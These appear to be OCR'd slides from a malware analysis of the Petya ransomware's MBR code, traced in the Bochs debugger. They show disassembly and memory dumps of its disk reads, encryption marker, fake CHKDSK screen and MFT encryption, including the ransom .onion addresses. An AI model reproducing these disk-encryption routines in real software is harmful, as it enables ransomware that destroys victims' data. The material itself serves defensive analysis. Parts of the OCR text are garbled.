00008656	jnz .+6 (0x0000865e)
00008658	call .+1051 (0x00008a76)
0000865b	pop si
0000865c	leave
0000865d	ret
0000865e	sub eax, eax
00008661	mov dword ptr ss:[bp-6], eax
00008665	mov byte ptr ss:[bp-1], al
00008668	mov byte ptr ss:[bp-2], al
0000866b	jmp .+85 (0x000086c2)
0000866d	mov ax, word ptr ss:[bp-6]
00008670	mov dx, word ptr ss:[bp-4]
00008673	mov si, word ptr ss:[bp-1]
00008676	and si, 0x00ff
0000867a	shl si, 0x03




# Challenges of debugging the MBR

- The dumped values are not interactive
- Unable to put comments and labels
- You need to constantly refresh the code window



# Initial Setup

- Initializes video screen



Bochs Enhanced Debugger

Command View Options Help

Continue [c] Step [s]

Re...	Hex Value	Decimal	L.Ad...	Mnemonic
eax	00060003	393219	00008a8a	push bp
ebx	00000042	66	00008a8b	mov bp, sp
ecx	0009c000	638976	00008a8d	mov ax, 0x0003
edx	00000080	128	00008a90	int 0x10
esi	000e0000	917504	00008a92	mov ax, 0x0500
edi	0000ffac	65452	00008a95	int 0x10
ebp	00007972	31090	00008a97	mov cx, 0x2607
esp	00007972	31090	00008a9a	mov ah, 0x01
ip	00008a90	35472	00008a9c	int 0x10

Set video mode to 80x25  
Text with 16 colors  
AH = 0x00, AL = 0x03  
INT 0x10

Set cursor to invisible  
AH = 0x01, CH = 0x26  
INT 0x10

# Initial Setup

- Copies content of MBR to a safe place

The screenshot shows the Bochs Enhanced Debugger interface. The assembly window displays the following instructions:

Register	Hex Value	L.Address	Mnemonic
eax	00004200	00008d81	mov bx, 0x55aa
ebx	000055aa	00008d84	mov dl, byte ptr ss:[bp+4]
ecx	000900ff	00008d87	mov si, word ptr ss:[bp+6]
edx	00000080	00008d8a	mov ah, byte ptr ss:[bp-2]
esi	000e7732	00008d8d	xor al, al
edi	00007742	00008d8f	int 0x13
ebp	0000771e	00008d91	inc .+3 (0x00008d96)

The memory dump window shows the following data:

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0x00007730	00	00	10	00	01	00	60	77	00	00	00	00	00	00	00	00
0x00007740	00	00	00	00	00	00	00	00	00	00	70	79	27	8C	80	77
0x00007750	00	77	00	00	00	00	01	00	00	00	00	00	AC	FF	00	00
0x00007760	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x00007770	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x00007780	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
0x00007790	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

Annotations:

- Read sector**: AH = 0x42, ESI=DAP, INT 0x13
- sector 0x00 MBR**: Points to the memory address 0x00007730.
- buffer=0x7760**: Points to the memory address 0x00007760.

# Initial Setup

- Copies content of sector 0x36
- Contains TOR addresses

The screenshot shows the Bochs Enhanced Debugger interface. The CPU registers window on the left displays the following values:

Register	Hex Value
eax	00004200
ebx	000055aa
ecx	000900ff
edx	00000080
esi	000e794e
edi	0000795e
ebp	0000793a

The instruction list window shows the following instructions:

Re...	Hex Value	L.Ad...	Mnemonic
eax	00004200	00008d81	mov bx, 0x55aa
ebx	000055aa	00008d84	mov dl, byte ptr ss:[bp+4]
ecx	000900ff	00008d87	mov si, word ptr ss:[bp+6]
edx	00000080	00008d8a	mov ah, byte ptr ss:[bp-2]
esi	000e794e	00008d8d	xor al, al
edi	0000795e	00008d8f	int 0x13
ebp	0000793a	00008d91	inc .+3 (0x00008d96)

The memory dump window shows the following data:

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00007970	00	00	01	00	00	00	00	00	BE	88	DF	CA	C2	90	B1		.....%.BÊÂ.±
0x00007980	6E	BE	88	C0	8C	EA	E0	B0	6C	EF	EA	EB	E2	E5	D6	C2	n%.AÊâ°liêääöÅ
0x00007990	90	BD	86	E8	DC	CC	A4	BC	84	4A	45	38	9A	95	74	9B	.%†èÛî¼%,JE8š•t>
0x000079A0	33	68	74	74	70	3A	2F	2F	70	65	74	79	61	33	37	68	3http://petya37h
0x000079B0	35	74	62						2E	6F	6E	69	6F	6E	2F	42	5tb...onion/B
0x000079C0	4B	45	55	74	51	0D	0A	20	20	20	68	74	74	70	3A		KEutQ.. http:
0x000079D0	2F	2F	70	65	74	79	61	35	6B	6F	61	68	74	73			//petya5koahtsf
0x000079E0			2E	6F	6E	69	6F	6E	2F	42	4B	45	55	74	51	00	...onion/BKEutQ.
0x000079F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A20	00	66	61	52	79	45	32	52	70	56	62	32	31	69	43	71	.faRyE2RpVb21iCq
0x00007A30	48	4E	78	41	56	6B	77	76	46	76	42	54	73	56	43	65	HNxAVkwvFvBTsVCe
0x00007A40	46	61	43	44	6A	4E	5A	73	59	62	4D	50	57	39	65	37	FaCdJnZsYbMPW9e7
0x00007A50	70	73	32	58	50	48	62	59	75	4B	45	39	52	42	59	51	ps2XPHbYuKE9RBYQ
0x00007A60	7A	55	4A	42	6D	77	4C	45	47	4A	33	48	6B	63	46	73	zUJBmwLEGJ3HkcFs
0x00007A70	70	69	4A	41	39	58	68	56	34	6A	62	00	00	00	00	00	piJA9xhv4jb.....

Annotations in the image:

- A callout box labeled "sector 0x36" points to the memory address 0x00007940 in the dump.
- A callout box labeled "buffer=0x7978" points to the memory address 0x00007978 in the dump.
- A callout box labeled "Read sector" points to the instruction "int 0x13" in the instruction list.
- A callout box labeled "AH = 0x42, ESI=DAP INT 0x13" points to the instruction "int 0x13" in the instruction list.

# Initial Setup

- Checks if the hddrive is already encrypted

The screenshot shows a debugger window with the following assembly code:

```
Step [s]
L.Ad... Mnemonic
000086d9 push 0x0000
000086db push 0x0001
000086dd push 0x0000
000086df push 0x0036
000086e1 lea ax, word ptr ss:[bp-646]
000086e5 push ax
000086e6 mov al, byte ptr ss:[bp-2]
000086e9 push ax
000086ea call .+1733 (0x00008db2)
000086ed add sp, 0x000c
000086f0 or al, al
000086f2 jz .+3 (0x000086f7)
000086f4 jmp .-159 (0x00008658)
000086f7 cmp byte ptr ss:[bp-646], 0x01
000086fc jb .+18 (0x00008710)
```


Annotations:

- reads sector 0x36**: Points to the `call .+1733 (0x00008db2)` instruction.
- checks for the encryption marker**: Points to the `add sp, 0x000c` instruction.
- encryption marker**: Points to the `cmp byte ptr ss:[bp-646], 0x01` instruction.

The memory dump shows the following data:


Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00007970	00	00	01	00	00	00	00	00	00	BE	88	DF	CA	C2	90	B1	.....%.BÊÂ.±
0x00007980	6E	BE	88	C0	8C	EA	E0	B0	6C	EF	EA	EB	E2	E5	D6	C2	n%.ÀÊâ°liëääöÄ
0x00007990	90	BD	86	E8	DC	CC	A4	BC	84	4A	45	38	9A	95	74	9B	.%tèÜI¼%,JE8š•t>
0x000079A0	33	68	74	74	70	3A	2F	2F	70	65	74	79	61	33	37	68	3http://petya37h
0x000079B0	35	74	62						2E	6F	6E	69	6F	6E	2F	42	5tb...onion/B
0x000079C0	4B	45	55	74	51	0D	0A	20	20	20	68	74	74	70	3A		KEutQ.. http:
0x000079D0	2F	2F	70	65	74	79	61	35	6B	6F	61	68	74	73			//petya5koahtsf
0x000079E0			2E	6F	6E	69	6F	6E	2F	42	4B	45	55	74	51	00	...onion/BKEutQ.
0x000079F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....
0x00007A20	00	66	61	52	79	45	32	52	70	56	62	32	31	69	43	71	.faRyE2RpVb21iCq
0x00007A30	48	4E	78	41	56	6B	77	76	46	76	42	54	73	56	43	65	HNxAVkwvFvBTsVCe
0x00007A40	46	61	43	44	6A	4E	5A	73	59	62	4D	50	57	39	65	37	FaCdJnZsYbMPW9e7
0x00007A50	70	73	32	58	50	48	62	59	75	4B	45	39	52	42	59	51	ps2XPHbYuKE9RBYQ
0x00007A60	7A	55	4A	42	6D	77	4C	45	47	4A	33	48	6B	63	46	73	zUJBmwLEGJ3HkcFs
0x00007A70	70	69	4A	41	39	58	68	56	34	6A	62	00	00	00	00	00	piJA9Xhv4jb.....

# Initial Display




# Initial Display

- Fake FDISK message (int 0x10, ah=0x0e – Write Character)



# Next,

- Reads again the content of sector 0x36
- Marks the first byte with 0x01 (encryption marker)
- Then, writes the content back to sector 0x36



Bochs Enhanced Debugger			
Command View Options Help			
Continue [c]		Step [s]	
Re...	Hex Value	L.Ad...	Mnemonic
eax	00004300	00008d6c	cmp byte ptr ss:[bp+18], 0x01
ebx	000055aa	00008d70	sbb al, al
ecx	000900ff	00008d72	and al, 0xff
edx	00000080	00008d74	add al, 0x43
esi	000e671c	00008d76	mov byte ptr ss:[bp-2], al
edi	0000672c	00008d79	mov byte ptr ss:[bp-6], 0x03
ebp	00006708	00008d7d	mov byte ptr ss:[bp-4], 0x00
esp	000066fe	00008d81	mov bx, 0x55aa
ip	00008d8f	00008d84	mov dl, byte ptr ss:[bp+4]
ef...	00000246	00008d87	mov si, word ptr ss:[bp+6]
cs	0000	00008d8a	mov ah, byte ptr ss:[bp-2]
ds	0000	00008d8d	xor al, al
es	0000	00008d8f	<b>int 0x13</b>
ss	0000	00008d91	jnb .+3 (0x00008d96)

Write sector

AH = 0x43, ESI=DAP  
INT 0x13

Write sector

AH = 0x43, ESI=DAP  
INT 0x13



# Looking for the active partition

- Reads the content of current MBR
- Locates the active partition
- Reads the boot sector of active partition at sector 0x3F (this PC)

Bochs Enhanced Debugger

Command View Options Help

Continue [c] Step [s] Step N [s ###] Refresh

Re...	Hex Value	L.Ad...	Mnemonic	P. Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
eax	00004200	00008d84	mov dl, byte ptr ss:[bp+4]	0x000062B0	3F	00	00	00	00	00	00	00	01	00	00	00	10	00	01	00
ebx	000055aa	00008d87	mov si, word ptr ss:[bp+6]	0x000062C0	EC	62	00	00	3F	00	00	00	00	00	00	00	3F	00	00	00
ecx	013fa680	00008d8a	mov ah, byte ptr ss:[bp-2]	0x000062D0	00	00	00	00	36	67	56	92	80	A6	EC	62	3F	00	00	00
edx	00000080	00008d8d	xor al, al	0x000062E0	01	00	00	00	1F	00	AC	FF	00	00	EC	66	00	00	00	00
esi	000e62bc	00008d8f	int 0x13																	
edi	000062cc	00008d91	jnb .+3 (0x00008d96)																	
ebp	000062a8	00008d93	mov byte ptr ss:[bp-4], ah																	

sector 0x3F

active partition's boot sector

NTFS

P. Address 0 1 2 3 4 5 6 7 8 9 A B C D E F Ascii

0x000062E0 01 00 00 00 1F 00 AC FF 00 00 EC 66 EB 52 90 4E .....ifèR.N

0x000062F0 54 46 53 20 20 20 02 08 00 00 00 00 00 00 00 00 .....TFS

0x00006300 00 F8 00 00 3F 00 FF 00 3F 00 00 00 00 00 00 00 .....0.....

0x00006310 80 00 80 00 D8 A6 3F 01 00 00 00 00 00 00 0C 00 .....0!?

0x00006320 00 00 00 00 6D FA 13 00 00 00 00 00 00 F6 00 00 .....mü.....ö.....

0x00006330 01 00 00 00 20 10 39 18 19 39 18 80 00 00 00 00 .....9..9.....

0x00006340 FA 33 C0 8E D0 BC 00 7C FB B8 C0 07 8E D8 E8 16 ú3AžD%.jü.A.žøè.

0x00006350 00 B8 00 00 8E C0 33 DB C6 06 0E 00 10 E8 53 00 .....ZA30æ.....ès.

0x00006360 68 00 0D 68 6A 02 CB 8A 16 24 00 B4 08 CD 13 73 h..hj.EŠ.\$..'.i.s

0x00006370 05 B9 FF FF 8A F1 66 0F B6 C6 40 66 0F B6 D1 80 '..Šñf.ŋæøf.ŋN.

0x00006380 E2 3F F7 E2 86 CD C0 ED 06 41 66 0F B7 C9 66 F7 ä?÷âtIÄi.Af..Éf÷

0x00006390 E1 66 A3 20 00 C3 B4 41 BB AA 55 8A 16 24 00 CD áf. .A'»»UŠ.\$..í

0x000063A0 13 72 0F 81 FB 55 AA 75 09 F6 C1 01 74 04 FE 06 ..r..úU»uöÄ.t.b.

0x000063B0 14 00 C3 66 60 1E 06 66 A1 10 00 66 03 06 1C 00 ..Äf'..fj...f....

0x000063C0 66 3B 06 20 00 0F 82 3A 00 1E 66 6A 00 66 50 06 f;. ...;..fj.fP.

0x000063D0 53 66 68 10 00 01 00 80 3E 14 00 00 0F 85 0C 00 Sfh.....>.....

0x000063E0 E8 B3 FF 80 3E 14 00 00 0F 84 61 00 B4 42 8A 16 è³..>.....a..BŠ.

0x000063F0 24 00 16 1F 8B F4 CD 13 66 58 5B 07 66 58 66 58 \$.<.öí.fx[.fxfx

0x00006400 1F EB 2D 66 33 D2 66 0F B7 0E 18 00 66 F7 F1 FE .e-f3ðf.....f÷ñþ

0x00006410 C2 8A CA 66 8B D0 66 C1 EA 10 F7 36 1A 00 86 D6 ÅŠÉf<ðfAè.+6..tö

0x00006420 8A 16 24 00 8A E8 C0 E4 06 0A CC B8 01 02 CD 13 Š.\$..ŠèAa..i...i.

0x00006430 0F 82 19 00 8C C0 05 20 00 8E C0 66 FF 06 10 00 ..,..èA..ŽAf....

0x00006440 FF 0E 0E 00 0F 85 6F FF 07 1F 66 61 C3 A0 F8 01 .....o...faÄ ø.

0x00006450 E8 09 00 A0 FB 01 E8 03 00 FB EB FE B4 01 8B F0 è. ü.è..üëþ'.<ð

0x00006460 AC 3C 00 74 09 B4 0E BB 07 00 CD 10 EB F2 C3 0D <.t'.»...i..èöÄ.

0x00006470 0A 41 20 64 69 73 6B 20 72 65 61 64 20 65 72 72 .A disk read err

0x00006480 6F 72 20 6F 63 63 75 72 72 65 64 00 0D 0A 4E 54 or occurred...NT

0x00006490 4C 44 52 20 69 73 20 6D 69 73 73 69 6E 67 00 0D LDR is missing..

0x000064A0 0A 4E 54 4C 44 52 20 69 73 20 63 6F 6D 70 72 65 .NTLDR is compre



# Looking for the MFT

- Master File Table (MFT)
- MFT is found in NTFS Boot Sector
- It contains at least one entry for every file

# Setup For Encryption

- Reads 2 sectors starting at the first MFT entry
- The malware computes for the number of sectors for the entire MFT table (e.g., 32320)
- Displays the initial counter

The screenshot shows a Bochs virtual machine window titled "Bochs for Windows - Display". The main display area shows a black terminal window with white text. The text reads:

```
Repairing file system on C:  
  
The type of the file system is NTFS.  
One of your disks contains errors and needs to be repaired. This process  
may take several hours to complete. It is strongly recommended to let it  
complete.  
  
WARNING: DO NOT TURN OFF YOUR PC! IF YOU ABORT THIS PROCESS, YOU COULD  
DESTROY ALL OF YOUR DATA! PLEASE ENSURE THAT YOUR POWER CABLE IS PLUGGED  
IN!  
  
CHKDSK is repairing sector 2 of 32320 (0%)
```

The line "CHKDSK is repairing sector 2 of 32320 (0%)" is highlighted with a yellow box. To the right of the terminal window, a list of assembly instructions is displayed, with red callout boxes pointing to specific parts of the code:

- "CHKDSK is repairing sector"
- "2"
- "of"
- "32320"
- "("
- "0"
- "%"

The assembly code is as follows:

```
L. Ad... Mnemonic  
000087e2 call .-175 (0x00008754)  
000087e5 pop bx  
000087e6 push word ptr ss:[bp+4]  
000087e9 call .-182 (0x00008736)  
000087ec pop bx  
000087ed push 0x9c26  
000087f0 call .-189 (0x00008736)  
000087f3 pop bx  
000087f4 push dword ptr ss:[bp+6]  
000087f8 call .-167 (0x00008754)  
000087fb mov sp, bp  
000087fd push 0x9c28  
00008800 call .-205 (0x00008736)  
00008803 pop bx  
00008804 push dword ptr ss:[bp+10]  
00008808 call .-183 (0x00008754)  
0000880b mov sp, bp  
0000880d push 0x9c2e  
00008810 call .-221 (0x00008736)  
00008813 pop bx  
00008814 mov eax, dword ptr ss:[bp+6]  
00008818 mov ecx, 0x00000064  
0000881e mul eax, ecx  
00008821 xor edx, edx  
00008824 div eax, dword ptr ss:[bp+10]  
00008828 push eax  
0000882a call .-217 (0x00008754)  
0000882d mov sp, bp  
0000882f push 0x9c32  
00008832 call .-255 (0x00008736)
```

# MFT Encryption

- Reads 8 sectors per pass
- Encrypts the sectors and writes them back to the harddrive

Bochs Enhanced Debugger

Command View Options Help

Continue [c] Step [s] Step N [s ###] Ref

Re...	Hex Value	L.Ad...	Mnemonic	P.Address	0	1	2	3	4	5	6	7	8	9	A	C	D	E	F
eax	00604200	00008d84	mov dl, byte ptr ss:[bp+4]	0x00004C60	10	00	08	00	90	4C	00	00	41	00	60	00	00	00	00
ebx	000055aa	00008d87	mov si, word ptr ss:[bp+6]	0x00004C70	41	00	60	00	00	00	00	00	94	5E	F8	94	80	9C	90
ecx	00004c90	00008d8a	mov ah, byte ptr ss:[bp-2]	0x00004C80	41	00	60	00	08	00	00	00	02	00	4A	67	41	00	60
edx	00000080	00008d8d	xor al, al	0x00004C90	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
esi	000e4c60	00008d8f	int 0x13	0x00004CA0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
edi	00004c70	00008d91	inc r3 (0x00008d96)	0x00004CB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00

8 sectors


sector 0x600041

P.Address	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	Ascii
0x00004C90	46	49	4C	45	30	00	03	00	2D	0F	00	01	00	00	00	00	FILE0...
0x00004CA0	01	00	01	00	38	00	01	00	58	01	00	00	00	04	00	00	...
0x00004CB0	00	00	00	00	00	00	00	00	04	00	00	00	01	00	00	00	...
0x00004CC0	38	00	00	00	00	00	00	00	10	00	00	00	60	00	00	00	...
0x00004CD0	00	00	18	00	00	00	00	00	48	00	00	00	18	00	00	00	...
0x00004CE0	E0	29	B8	37	EE	F9	CC	01	E0	29	B8	37	EE	F9	CC	01	à,7iui.à,7iui.
0x00004CF0	E0	29	B8	37	EE	F9	CC	01	E0	29	B8	37	EE	F9	CC	01	à,7iui.à,7iui.
0x00004D00	06	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	...
0x00004D10	00	00	00	00	00	01	00	00	00	00	00	00	00	00	00	00	...
0x00004D20	00	00	00	00	00	00	00	00	30	00	00	00	70	00	00	00	...
0x00004D30	00	00	18	00	00	00	02	00	52	00	00	00	18	00	01	00	...
0x00004D40	05	00	00	00	00	00	05	00	E0	29	B8	37	EE	F9	CC	01	à,7iui.
0x00004D50	E0	29	B8	37	EE	F9	CC	01	E0	29	B8	37	EE	F9	CC	01	à,7iui.à,7iui.
0x00004D60	E0	29	B8	37	EE	F9	CC	01	E0	10	00	00	00	00	00	00	à,7iui.
0x00004D70	00	10	00	00	00	00	00	06	00	00	00	00	00	00	00	00	...
0x00004D80	08	03	24	00	4D	00	46	00	54	00	4D	00	69	00	72	00	..\$.M.F.T.M.i.r.
0x00004D90	72	00	00	00	00	00	00	80	00	00	00	48	00	00	00	00	r.....H...
0x00004DA0	01	00	40	00	00	00	00	00	00	00	00	00	00	00	00	00	..@.....
0x00004DB0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....@.....
0x00004DC0	00	10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....1.mú....
0x00004DD0	00	10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....1.mú....
0x00004DE0	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	FF	.....
0x00004DF0	01	02	00	00	00	00	00	05	20	00	00	00	20	02	00	00	.....
0x00004E00	80	00	00	00	48	00	00	00	01	00	40	00	00	00	01	00	.....@.....
0x00004E10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....@.....
0x00004E20	40	00	00	00	00	00	00	00	10	00	00	00	00	00	00	00	.....@.....
0x00004E30	00	10	00	00	00	00	00	00	00	00	00	00	00	00	00	00	.....@.....
0x00004E40	31	01	6D	FA	13	00	00	00	FF	FF	FF	FF	00	00	00	00	1.mú.....

MFT entry

MFT entry (encrypted)

